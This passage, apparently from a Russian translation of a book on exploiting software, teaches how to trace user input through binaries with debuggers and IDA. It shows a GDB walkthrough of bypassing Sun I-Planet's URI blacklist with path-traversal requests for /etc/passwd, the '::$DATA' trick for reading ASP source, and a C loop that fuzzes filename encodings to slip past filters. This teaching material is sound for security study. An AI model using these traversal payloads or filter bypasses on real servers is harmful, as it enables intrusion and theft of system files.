


Рис. 6.7. Простая программа для проведения быстрых остановов использована для выборки данных из памяти, выделенной для FTP-сервера. В крайне левом столбце показано время, в которое была выполнена выборка

Отслеживание данных в буфере

Один из методов отслеживания входных данных заключается в установке точки останова в области кода, в которой располагается буфер для входных данных. С этой точки можно начать пошаговое исследование кода и проследить, когда запрашиваются или копируются данные из буфера. Такую трассировку можно осуществить с помощью программы Fenris. В нашем наборе средств также есть простая программа для проведения такой трассировки в системах Windows.

На рис. 6.8 показана трассировка памяти. Используя этот метод визуализации, мы можем проследить за состоянием одного буфера данных с течением времени. Основная цель заключается в том, чтобы определить, где и когда данные передаются из регистров в стек и кучу с помощью операций чтения и записи. Зная, где находятся данные, значительно проще создать программу атаки.




Рис. 6.8. Трассировка памяти показывает регистры (слева) и области памяти в стеке и куче (справа). Более темные квадратики — это источник (операция чтения), более светлые — это цель (операция записи). Стрелки указывают на отправителя и получателя при выполнении операции `move`*. Эта программа была создана Хогландом, но на момент создания книги еще не была выпущена. Проверьте обновления по адресу* `http://www.sourceforge.net`

"Ход конем"

"Ход конем" (leapfrogging) представляет собой ускоренный метод отслеживания входных данных. Вместо того чтобы медленно исследовать каждую строку кода, можно установить точки останова с чтением данных из памяти для буферов, в которых сохраняются предоставленные пользователем данные. В процессорах Intel семейства x86 поддерживается возможность установки отладочных точек останова для доступа к памяти. К сожалению, не все стандартные отладочные программы предоставляют эту функциональную возможность. Для этой цели можно воспользоваться одной из программ SoftIce или OllyDbg.

Как и при обычной трассировке входных данных, точка останова устанавливается на точке входа в программу. При выполнении чтения данных из буфера, для него может быть установлена точка останова с доступом к памяти. Затем можно разрешить продолжение выполнения программы. До этого момента мы не отслеживаем, какие области кода исполняются, или как работает управляющая логика (поток команд управления) программы. Основа этого метода в том, что при попытке *любой* части программы получить доступ к буферу с пользовательскими данными, выполнение программы будет остановлено, и хакер сможет определить строку кода, которая стремится получить доступ к буферу. Хотя этот метод не настолько эффективен, как трассировка кода вручную (поскольку собирается меньше сведений о правилах работы программы), мы по-прежнему способны исследовать каждую область кода, в которой читаются данные из буфера пользовательских данных.

Этот метод нельзя назвать простым. Дело в том, что данные из пользовательского буфера копируются постоянно. Когда бы это не происходило, мы получаем точку останова, но скопированные данные сохраняются в других областях памяти и регистрах центрального процессора. Если не сделать пошагового анализа, невозможно проследить за данными, которые "покинули" пользовательский буфер. Для выполнения полного анализа требуется установка дополнительных точек останова для всех скопированных фрагментов данных. Очевидно, что количество точек останова будет очень большим. Поскольку процессоры Intel поддерживают установку только четырех точек останова с доступом к памяти, вы быстро превысите это предельное значение. В сложных программах распространение данных очень трудно проследить при таком способе анализа вручную. Однако одновременное использование методов "ход конем" и отслеживания входных данных предоставляет инженеру по восстановлению исходного кода вполне достаточный объем информации.

Преимущество метода "ход конем" состоит в том, что с его помощью можно создать некоторые программы для проведения атак. А недостаток его в том, что можно пропустить многие сложные проблемы. Таким образом (и это весьма любопытно) метод "ход конем" значительно полезнее для хакеров, чем для специалистов по обеспечению защиты.

Точки останова для страниц памяти

Один из вариантов метода "ход конем" заключается в изменении защиты для больших фрагментов памяти. Вместо того чтобы использовать конкретную точку останова для доступа к памяти, отладчик изменяет защиту для всей страницы памяти. Если программный код пытается получить доступ к обозначенной странице, то про-

исходит исключение. Затем отладчик может быть использован для исследования события и определения того, коснулись ли изменения буфера пользовательских данных. Программа OllyDbg поддерживает этот тип исследования программного кода.

Поиск по шаблону

Еще одним прекрасным методом для ускорения процесса анализа программного кода является метод поиска по шаблону (boron tagging). Согласно этому методу, или в ответ на пошаговое событие, или в ответ на срабатывание точки останова при "ходе конем" отладчик настраивается на исследование всех областей памяти, адреса которых хранятся в регистрах центрального процессора. Если в какой-либо выборке данных из памяти содержится заданная строка, то эта область памяти помечается как "область, в которой обрабатываются предоставленные пользователем данные" (т.е. та область, которая нас интересует). Хитрость в том, чтобы подать на вход программы конкретную "магическую"строку входных данных в надежде на то, что эта строка успешно пройдет через весь код программы к точке обнаружения. При определенной степени везения можно получить "карту" всех областей кода, в которых обрабатываются пользовательские данные. Безусловно, этот метод не принесет успеха, если строка данных будет проигнорирована или преобразована в другую форму до того, как она достигнет интересных мест в программном коде.

Восстановление кода анализатора

Программа синтаксического анализа, или просто анализатор (parser), разбивает строку байтов на отдельные слова и операторы. Это действие называют *синтаксическим анализом* (parsing). При обычном анализе обычно требуются символы "пунктуации", которые часто называют *метасимволами*, поскольку они имеют особое значение. Во многих случаях атакуемое программное обеспечение выполняет анализ входных строк в поисках этих специальных символов.

Метасимволы довольно часто представляют особый интерес для хакеров. Нередко важные решения в программе зависят непосредственно от наличия этих специальных символов. Фильтры тоже используют метасимволы для выполнения необходимых действий.

Опознать метасимволы в дизассемблированном программном коде сравнительно просто. Выделить их настолько же просто, насколько найти код, который сравнивает значение байта со стандартным значением жестко закодированного символа. Используйте таблицу ASCII-символов для определения шестнадцатеричных значений конкретных символов.

На рис. 6.9 показано окно программы IDA, на котором мы видим, как данные сравниваются с шестнадцатеричными значениями символов косой черты (/) и обратной косой черты (\) — 2F и 5C соответственно. Подобные сравнения часто осуществляются фильтрами файловой системы, что делает эту задачу весьма перспективной для создания атак.




Рис. 6.9. В дизассемблированном с помощью IDA коде стандартного FTP-сервера выполняется поиск символов 2F и 5C

Преобразование символов

Преобразование символов иногда происходит как следствие подготовки системы к вызову функции API. Например, в системном вызове могут приниматься имена файлов, в которых присутствуют символы косой черты, а в программе могут для этой же цели равнозначно использоваться как символы косой черты, так и символы обратной косой черты. Таким образом, перед вызовом функции выполняется преобразование символов косой черты в символы обратной косой черты, т.е. безразлично, какие символы косой черты были предоставлены программе, системным вызовом они будут обработаны как символы обратной косой черты.

Что же в этом интересного? Представьте, что произойдет, если программист захочет проверить, что пользователь не использовал символы косой черты в имени файла. Цель подобной проверки может заключаться в предотвращении возможности ошибки для атак с переходом по файловой системе, например. Программист может установить фильтр для блокирования символов косой черты и успокоиться, решив, что проблема решена. Но если злоумышленник сможет внедрить символ обратной косой черты, то проблема останется нерешенной. Используя преобразование символов, возникает прекрасная возможность обойти простые фильтры и системы обнаружения вторжений. На рис. 6.10 показан программный код, который преобразовывает символы обратной косой черты в символы косой черты.

Байтовые операции

Встроенные в большинство программ анализаторы работают с отдельными символами. Один символ обычно кодируется одним байтом (очевидное исключение

представляют собой многобайтовые символы Unicode). Поскольку символы обычно представляются байтами, разумно выявить однобайтовые операции в дизассемблированном коде. Найти эти операции достаточно просто, поскольку они обозначаются как “al”, “bl” и т.д. Большинство современных регистров являются 32-битовыми. Такая запись означает, что операция осуществляется над младшими восемью битами регистра, т.е. одним байтом.

```
.text:004106D1                call    _strchr
.text:004106D6                add     esp, 8
.text:004106D9                test    eax, eax
.text:004106DB                jz      short loc_4106EF
.text:004106DD
.text:004106DD loc_4106DD:                            ; CODE XREF: sub_4106C0+2D↓j
.text:004106DD                push    5Ch             ; int
.text:004106DF                push    esi             ; char *
.text:004106E0                mov     byte ptr [eax], 2Fh
.text:004106E3                call    _strchr
.text:004106E8                add     esp, 8
.text:004106EB                test    eax, eax
.text:004106ED                jnz     short loc_4106DD
.text:004106EF
.text:004106EF loc_4106EF:                            ; CODE XREF: sub_4106C0+1B↑j
.text:004106EF                push    esi
```

Рис. 6.10. Программный код использует вызов функции API `strchr` для поиска в строке символа 5Ch (\). При обнаружении этого символа используется команда `mov byte ptr [eax], 2Fh` для замены символа обратной косой черты символом косой черты `2Fh` (/). Этот цикл выполняется до выявления всех символов обратной косой черты с помощью операторов `test eax, eax` и последующего `jnz`, которые передают управление обратно (если значение не равно нулю) в начало цикла




Рис. 6.11. Представление одного байта (2F) в 32-битовом регистре

При отладке запущенной программы нужно помнить о крайне важном аспекте. Помните, что только *один байт* используется при обозначениях типа al и bl, независимо от того, какие данные хранятся в оставшейся части регистра. Если значение регистра равно `0x0011222F` (как показано на рис. 6.11) и используется обозначение для побайтовой операции, то в действительности обрабатывается только значение `0x2F`, т.е. младшие 8 бит.

Операции для работы с указателями

Строки часто имеют слишком большой размер, чтобы их можно было сохранить в регистре. Поэтому обычно в регистре хранится только адрес ячейки памяти, в которой хранится строка. Этот адрес называют *указателем* (pointer). Обратите внимание, что указатели являются адресами, которые могут указывать практически на все, а не только на место хранения строки. Одна из удачных хитростей заключается в определении указателя, который инкрементно увеличивает значение на один байт, или операции, в которых используется указатель для загрузки одного байта.

Выявить побайтовые операции с указателями достаточно просто. Для них используется формат записи `[xxx]`, например `[eax]`, `[ebx]` и т.д. совместно с обозначениями `al`, `bl`, `cl` и т.д.

Арифметические операции с указателями имеют следующий вид.

```
[eax + 1], [ebx + 1] и т.д.
```

Операция перемещения байтов в памяти выглядит примерно следующим образом.

```
mov dl, [eax+1]
```

В некоторых случаях выполняется непосредственная модификация регистра, в котором хранится указатель.

```
inc eax
```

Символы завершения строки NULL

Поскольку строки обычно завершаются с помощью символа NULL (особенно в коде на языке C), то может пригодится поиск кода нулевого байта. Шаблоны для поиска символа NULL могут выглядеть примерно следующим образом.

```
test al, al
test cl, cl
```

На рис. 6.12 показано несколько побайтовых операций с такими данными:

- `cl` — обозначение байта;
- `[eax]` — указатель;
- `inc eax` — увеличение указателя;
- `test cl,cl` — поиск символа NULL;
- `[eax+1]` — указатель плюс один байт;
- `mov dl, [eax+1]` — перемещение одного байта.




Рис. 6.12. Программный код, в котором содержатся некоторые интересные побайтовые операции

Наличие этих операций может указать на то, что в этой программе выполняется анализ или обработка входных данных.

Восстановление исходного кода сервера I-Planet 6.0

Как и для большей части серверного программного обеспечения в сервере I-Planet 6.0 от компании Sun Microsystems, для обеспечения безопасности используется метод выявления недопустимых данных, или т.н. "черный список". Как мы уже рассказывали, подобную защиту не так сложно обойти. Используя отслеживание вызовов функций и программу GDB (как описано в главе 4, "Взлом серверных приложений"), мы находим несколько вызовов функций, предназначенных для фильтрации пользовательских данных. Вместо простого отбрасывания вредоносных данных, сервер I-Planet пытается "исправить" вредоносные строки данных, удаляя "некорректные" части.

В данном конкретном случае для нахождения этих функций лучше всего установить точки останова и действовать по методу "снаружи внутрь". Напоминаем, что метод "снаружи внутрь" заключается в том, чтобы начинать трассировку с момента поступления входных данных пользователя и отслеживать эти данные в коде программы.

Действуя по этому методу, мы обнаружили, что достаточно часто вызывается функция

```
__0fJCHttpUtilTCanonicalizeURIPathPCciRPcRiT
```

Очевидно, что название функции искажено, но зато мы видим, что она используется для канонизации (или приведения в стандартную форму) предоставленных пользователем строк UNI. Как мы уже указывали, эта функция предназначена для обнаружения некорректных строк входных данных. Воспользовавшись программой GDB для установки точки останова в начало этой функции, мы можем исследовать предоставленные данные.

```
(gdb) break __0fJCHttpUtilTCanonicalizeURIPathPCciRPcRiT
Breakpoint 6 at 0xff22073c

(gdb) cont
Continuing..
```

Теперь точка останова установлена, но нам нужно отправить запрос, чтобы определить, какие данные передаются нашей функции. Мы отправляем Web-запрос к исследуемой программе, и благодаря точке останова немедленно получаем нужные сведения. Затем с помощью команды `info red` исследуем данные регистров с целью узнать данные, предоставленные функции.

```
Breakpoint 6, 0xff22073c in __0fJCHttpUtilTCanonicalizeURIPathPCciRPcRiT ()
↳ from /usr/local/iplanet/servers/bin/https/lib/libns-httpd40.so
(gdb) info reg
g0             0x0      0
g1             0x747000 7630848
g2             0x22     34
g3             0x987ab0 9992880
g4             0x98da28 10017320
g5             0x985a18 9984536
g6             0x0      0
g7             0xf7641d78        -144433800
```

```
o0            0x985a8c 9984652
o1            0x15     21
o2            0xf7641bec        -144434196
o3            0xf7641ad4        -144434476
o4            0x0      0
o5            0x987ab0 9992880
sp            0xf7641a48        -144434616
o7            0xff21ae08        -14569976
l0            0x985390 9982864
l1            0xff2d80d0        -13795120
l2            0x987aa0 9992864
l3            0x336d38 3370296
l4            0x985a28 9984552
l5            0xff2d7b38        -13796552
l6            0x987aa0 9992864
l7            0x987ab0 9992880
i0            0x985a88 9984648
i1            0x2000   8192
i2            0x9853ac 9982892
i3            0x987ab0 9992880
i4            0x985584 9983364
i5            0x1      1
fp            0xf7641bf0        -144434192
i7            0xff21938c        -14576756
y             0x0      0
psr           0xfe901001        -24113151    icc:N--C,pil:0,
↪  s:0, ps:0, et:0, cwp:1
wim           0x0      0
tbr           0x0      0
pc            0xff22073c        -14547140
npc           0xff220740        -14547136
fpsr          0x420    1056      rd:N, tem:0, ns:0,
↪    ver:0, ftt:0, qne:0, fcc:<, aexc:1, cexc:0
cpsr          0x0      0
```

Затем мы исследуем данные каждого регистра с помощью команды `x`. Лучше использовать обозначение "`x/`" для получения данных дампа памяти из близлежащих ячеек по отношению к запрошенному адресу. Например, с помощью команды `x/8s $g3`, мы получаем дамп восьми строк после адреса памяти, указанного в регистре g3.

```
 (gdb) x/8s $g3
0x987ab0:       "GET /knowdown.class%20%20 HTTP/1.1"
0x987ad3:       "unch.html"
0x987add:       ""
0x987ade:       ""
0x987adf:       ""
0x987ae0:       ""
0x987ae1:       ""
0x987ae2:
```

Предоставленный нами URI-адрес хранится в области памяти, указатель на которую хранится в регистре g3. Теперь мы можем приступить к пошаговому исследованию и делать комментарии в программе IDA.

Этот метод "снаружи внутрь" особенно хорошо подходит для выявления деталей синтаксического анализа. Как правило, входные данные принимаются программой и модифицируются до того момента, когда они достигают важных системных вызовов. Начиная снаружи, мы можем определить, что делает анализатор с данными. Например, из имени файла могут удаляться дополнительные символы косой черты. При наличии определенных символов (например строк для перехода вверх по дереву каталогов "`../..`") в запросе этот запрос может вообще не пройти.

На рис. 6.13 изображено окно программы IDA с добавленными замечаниями для любопытных областей кода. Результат работы программы GDB можно непосредственно вставить в дизассемблированный код IDA. С помощью символа точки с запятой в IDA можно вводить многострочные комментарии. Отслеживая вызов, мы обнаружили, что многие символы запроса удаляются и таким образом "очищается" имя файла.




Рис. 6.13. Экран программы IDA с замечаниями, добавленными к коду

Углубившись в программу, мы нашли еще одну функцию, которая используется для проверки формата "очищенного" запроса. Кроме очевидной глупости самой идеи поиска вредоносных данных (а не разрешения прохождения нормальных данных), эта функция к тому же называется `INTutil_uri_is_evil_internal` (забавно!). Эта дополнительная функция предназначена для выявления хакеров, которые атакуют систему. В зависимости от того, определяется ли URI-адрес как "вре-

доносный", функция возвращает значения TRUE или FALSE. Давайте выполним восстановление кода для этого вызова функции. Очевидно, что при любой реальной атаке нам нужно пройти "через" этот вызов. Дизассемблированный с помощью IDA код этой функции будет выглядеть примерно следующим образом.

```
.text:00056140 ! ||||||||||||||| S U B R O U T I N E
.text:00056140
.text:00056140
.text:00056140                  .global INTutil_uri_is_evil_internal
.text:00056140 INTutil_uri_is_evil_internal:
.text:00056140                  ldsb    [%o0], %o1
.text:00056144                  mov     1, %o3
.text:00056148                  mov     2, %o4
.text:0005614C                  cmp     %o1, 0
.text:00056150                  be,pn   %icc, loc_561F4
.text:00056154                  mov     %o0, %o5
.text:00056158                  mov     %o2, %o0
.text:0005615C                  mov     0, %o2
.text:00056160                  cmp     %o1, 0x2F
.text:00056164
.text:00056164 loc_56164:
.text:00056164                  bne,a   %icc, loc_561DC
...
```

Мы устанавливаем точку останова и исследуем данные, которые передаются вызову функции, как показано ниже.

```
(gdb) x/8s $o0
0x97f030:       "/usr/local/iplanet/servers/docs/test_string.greg///"
0x97f064:       "ervers/docs"
0x97f070:       "/usr/local/iplanet/servers/docs"
0x97f090:       ""
0x97f091:       "\2272\230"
0x97f095:       ""
0x97f096:       ""
0x97f097:       ""
```

В этом примере точка останова срабатывает, после предоставления программе следующего URL-адреса.

```
http://172.16.10.10/test_string.greg/%2F//.
```

В этой точке мы видим, что шестнадцатеричные символы в URI уже были преобразованы до момента достижения этой точки. Сделав еще несколько попыток, мы заметили, что проверка на "вредоносность" данных никогда не осуществляется для следующего URL-адреса.

```
http://172.16.10.10/../../../../../../etc/passwd
```

Это означает, что, когда мы пытаемся получить непосредственный доступ к файлу паролей, в программе выполняется какая-то другая проверка, до проверки вредоносного URL. Нам никогда не добраться до проверки на "вредоносность"! Очевидно, что в программе есть несколько точек, в которых осуществляется проверка безопасности входных данных.

Интересно, что если добавить в запрос имя подкаталога, то мы достигнем нашей проверки на "вредоносность".

```
http://172.16.10.10/sassy/../../../../../../etc/passwd
```

При этом вовсе необязательно наличие подкаталога sassy. Важнейший вывод заключается в том, что нам удалось обмануть логику программы. Добавив в имя

файла название несуществующего каталога, мы добились того, что выполнение программы пошло иным путем, чем при непосредственном запросе файла паролей.

Таким образом нам удалось обойти первую проверку для наших входных данных. Выявление подобных множественных отдельных проверок и ветвления программы на основе их результатов, свидетельствует о том, что в такую программу можно проникнуть. В более грамотно спроектированных программах используется одна точка для проведения одной или более проверок (обратите внимание, что в некоторых случаях проверки вообще не нужны, поскольку атакуемая программа работает в замкнутом пространстве `chroot` или в ней используются другие методы обеспечения безопасности).

Ошибки при классификации

Классификация или разбиение по категориям имеет огромное значение для программного обеспечения. После принятия решения на основе классификации, выполняется целый логический блок программы. Следовательно, ошибки при классификации могут иметь катастрофические последствия.

В программном обеспечении классификация очень важна. После принятого решения программа вызывает определенные модули и/или запускает крупные блоки подпрограмм. В качестве хорошего примера классификации запросов и возникающих при этом опасных ситуаций можно назвать способ, используя который HTTP-серверы принимают решение о типе запрашиваемого файла: сценарии должны обрабатываться с помощью одного механизма, исполняемые файлы — с помощью CGI-программ, а обычные текстовые файлы — с помощью своего текстового редактора. Хакеры ужа давно разобрались, как запросить нужный файл и одновременно “убедить” Web-сервер, что этот файл является чем-то совершенно другим. Наиболее распространенный способ использования этого метода в атаках позволяет хакерам получать двоичные файлы CGI-программ или файлы сценариев, в которых содержатся жестко закодированные пароли или другая ценная информация.

Шаблон атаки: вынужденная ошибка Web-сервера

Уже достаточно широко известны проблемы, связанные с ошибками классификации, которые происходят при исследовании Web-сервером нескольких последних символов в имени файла. Web-сервер исследует эти символы, чтобы определить, какой тип файла запрашивается. Использовать эти проблемы можно самыми разнообразными методами, например, добавляя определенные строки к именам файлов, добавляя символы точки и т.д.

Ошибка классификации в спецификаторе файловых потоков NTFS

Для использования одной из ошибок классификации Web-сервера строка `::$DATA` добавляется в конце имени файла. Программный код Web-сервера исследует три последних символа в строке и обнаруживает “расширение” `ATA`. В результате при запросе в виде `/index.asp::$data`, Web-сервер не в состоянии обнаружить, что запрашивается ASP-файл и услужливо возвращает содержимое файла (используя подпрограммы, скрытые от злоумышленников).

Создание эквивалентных запросов

Многие команды проходят синтаксический анализ или фильтрацию. Во многих случаях в фильтре учитывается только один конкретный способ форматирования команды. На самом деле одну и ту же команду можно закодировать тысячами разных способов. Достаточно часто альтернативно закодированная команда позволяет добиться того же результата, что и оригинальная команда. Таким образом две команды, которые с точки зрения фильтра программы выглядят по-разному, позволяют получить одинаковый результат. Во многих случаях для проведения успешных атак хакеры пользуются альтернативно закодированными командами, которые позволяют им выполнить обычно запрещенные действия.

Исследование на уровне функций API

Для того чтобы найти и составить перечень альтернативных кодировок команд, удобно написать небольшую программу, которая "прогонит" все возможные входные данные для конкретного вызова функции API. Такая программа может, например, различным способом шифровать имена файлов. Для каждого шага в цикле в вызов API может передаваться искаженное имя файла, после чего будет записываться результат.

В следующем фрагменте кода осуществляется циклическая проверка различных значений, которые могут использоваться в качестве приставки для строки `\test.txt`. Результаты запуска подобной программы помогут нам определить, какие символы могут использоваться для проведения атак, связанных с переходом вверх по дереву каталогов (`../../`).

```
int main(int argc, char* argv[])
{
    for(unsigned long c=0x01010101;c != -1;c++)
    {
           char _filepath[255];
       sprintf(_filepath, "%c%c%c%c\\test.txt",
↳ c >> 24, c >> 16, c >> 8,c&0x000000FF );


       try
       {
       FILE *in_file = fopen(_filepath, "r");

       if(in_file)
       {
           printf("checking path %s\n", _filepath);
           puts("file opened!");
           getchar();
           fclose(in_file);
       }
       }
       catch(...)
       {

       }
    }

    return 0;
}
```

В строке могут быть выполнены небольшие (но автоматические) изменения. В конечном счете изменения в строке запроса сводятся к попытке использования различных хитростей для получения одного и того же файла. Например, одна из попыток может привести к появлению следующей команды.

```
sprintf(_filepath, "..%c\\..%c\\..%c\\..%c\\scans2.txt", c, c, c, c);
```

Этот процесс можно представить себе в виде последовательности уровней. Мы стремимся попасть на уровень вызова функции API. Если программист установил до вызова функции API какие-либо фильтры, то эти фильтры можно считать дополнительными уровнями, которые защищают оригинальный набор функциональных возможностей. Используя все возможные входные данные для доступа на уровень функции API, мы начинаем раскрывать и исследовать установленные в программе фильтры. Если мы точно знаем, что в программе используются вызовы функций API, то можно проверить все варианты кодирования имени файла. В случае успеха одна из хитростей сработает, наши данные успешно проникнут сквозь фильтры и будут переданы вызову функции API.

